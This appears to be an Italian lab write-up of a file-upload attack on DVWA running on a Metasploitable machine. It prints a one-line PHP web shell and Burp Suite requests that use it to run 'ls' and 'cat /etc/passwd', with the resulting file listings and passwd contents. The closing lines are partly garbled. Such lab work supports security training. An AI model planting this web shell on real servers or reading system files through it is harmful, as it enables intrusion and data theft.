



Exploit File upload

Comando PHP e Upload

```
<?php
system($_REQUEST["cmd"]); ?>
```



Intercettazione Burpsuite



Invio richiesta "ls"

Burp Suite Community Edition v2023.9.1 - Temporary Pro

Burp Project Intruder Repeater View Help

Dashboard Target **Proxy** Intruder **Repeater** Collaborator Sequencer Decode

Organizer Extensions Learn

1 x 2 x +

Send Cancel < >

Request

Pretty Raw Hex

```
1 GET /dvwa/hackable/uploads/shello.php
  ?cmd=ls HTTP/1.1
2 Host: 192.168.50.101
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT
  10.0; Win64; x64) AppleWebKit/537.36
  (KHTML, like Gecko)
  Chrome/115.0.5790.171 Safari/537.36
5 Accept:
  text/html,application/xhtml+xml,appli
  cation/xml;q=0.9,image/avif,image/web
  p,image/apng,*/*;q=0.8,application/si
  gned-exchange;v=b3;q=0.7
6 Accept-Encoding: gzip, deflate
7 Accept-Language: en-US,en;q=0.9
8 Cookie: security=low; PHPSESSID=
  aced629756ae85db95d5c1e035a1217e
9 Connection: close
```

Response

Pretty Raw Hex

```
1 HTTP/1.1 200 OK
2 Date: Mon, 08 Jan 2024 13:34:19 GMT
3 Server: Apache/2.2.8 (Ubuntu) DAV/2
4 X-Powered-By: PHP/5.2.4-2ubuntu5.10
5 Content-Length: 36
6 Connection: close
7 Content-Type: text/html
8
9 dvwa_email.php
10 shell.php
11 shello.php
12
```

Invio richiesta cat+/etc/passwd

Burp Suite Community Edition v2023.9.1 - Temporary Pro

Burp Project Intruder Repeater View Help

Dashboard Target **Proxy** Intruder **Repeater** Collaborator Sequencer Decode

Organizer Extensions Learn

1 x 2 x +

Send Cancel < >

Request

Pretty Raw Hex

```
1 GET /dvwa/hackable/uploads/shello.php
  ?cmd=cat+/etc/passwd HTTP/1.1
2 Host: 192.168.50.101
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT
  10.0; Win64; x64) AppleWebKit/537.36
  (KHTML, like Gecko)
  Chrome/115.0.5790.171 Safari/537.36
5 Accept:
  text/html,application/xhtml+xml,appli
  cation/xml;q=0.9,image/avif,image/web
  p,image/apng,*/*;q=0.8,application/si
  gned-exchange;v=b3;q=0.7
6 Accept-Encoding: gzip, deflate
7 Accept-Language: en-US,en;q=0.9
8 Cookie: security=low; PHPSESSID=
  aced629756ae85db95d5c1e035a1217e
9 Connection: close
```

Response

Pretty Raw Hex

```
1 HTTP/1.1 200 OK
2 Date: Mon, 08 Jan 2024 13:36:04 GMT
3 Server: Apache/2.2.8 (Ubuntu) DAV/2
4 X-Powered-By: PHP/5.2.4-2ubuntu5.10
5 Connection: close
6 Content-Type: text/html
7 Content-Length: 1581
8
9 root:x:0:0:root:/root:/bin/bash
10 daemon:x:1:1:daemon:/usr/sbin:/bin/sh
11 bin:x:2:2:bin:/bin:/bin/sh
12 sys:x:3:3:sys:/dev:/bin/sh
13 sync:x:4:65534:sync:/bin:/bin/sync
14 games:x:5:60:games:/usr/games:/bin/sh
15 man:x:6:12:man:/var/cache/man:/bin/sh
16 lp:x:7:7:lp:/var/spool/lpd:/bin/sh
17 mail:x:8:8:mail:/var/mail:/bin/sh
18 news:x:9:9:news:/var/spool/news:/bin/
  sh
19 uucp:x:10:10:uucp:/var/spool/uucp:/bi
  n/sh
20 proxy:x:13:13:proxy:/bin:/bin/sh
21 www-data:x:33:33:www-data:/var/www:/b
  in/sh
22 backup:x:34:34:backup:/var/backups:/b
  in/sh
23 list:x:38:38:Mailng List
  Manager:/var/list:/bin/sh
24 irc:x:39:39:ircd:/var/run/ircd:/bin/s
  h
25 gnats:x:41:41:Gnats Bug-Reporting
  System (admin):/var/lib/gnats:/bin/sh
26 nobody:x:65534:65534:nobody:/nonexist
```

Info Macchina

```
<nfr>
```

```
<address>Apache/2.2.8 (Ubuntu) DAV/2 Server at metasploitable.
```

```
0/ /address>
```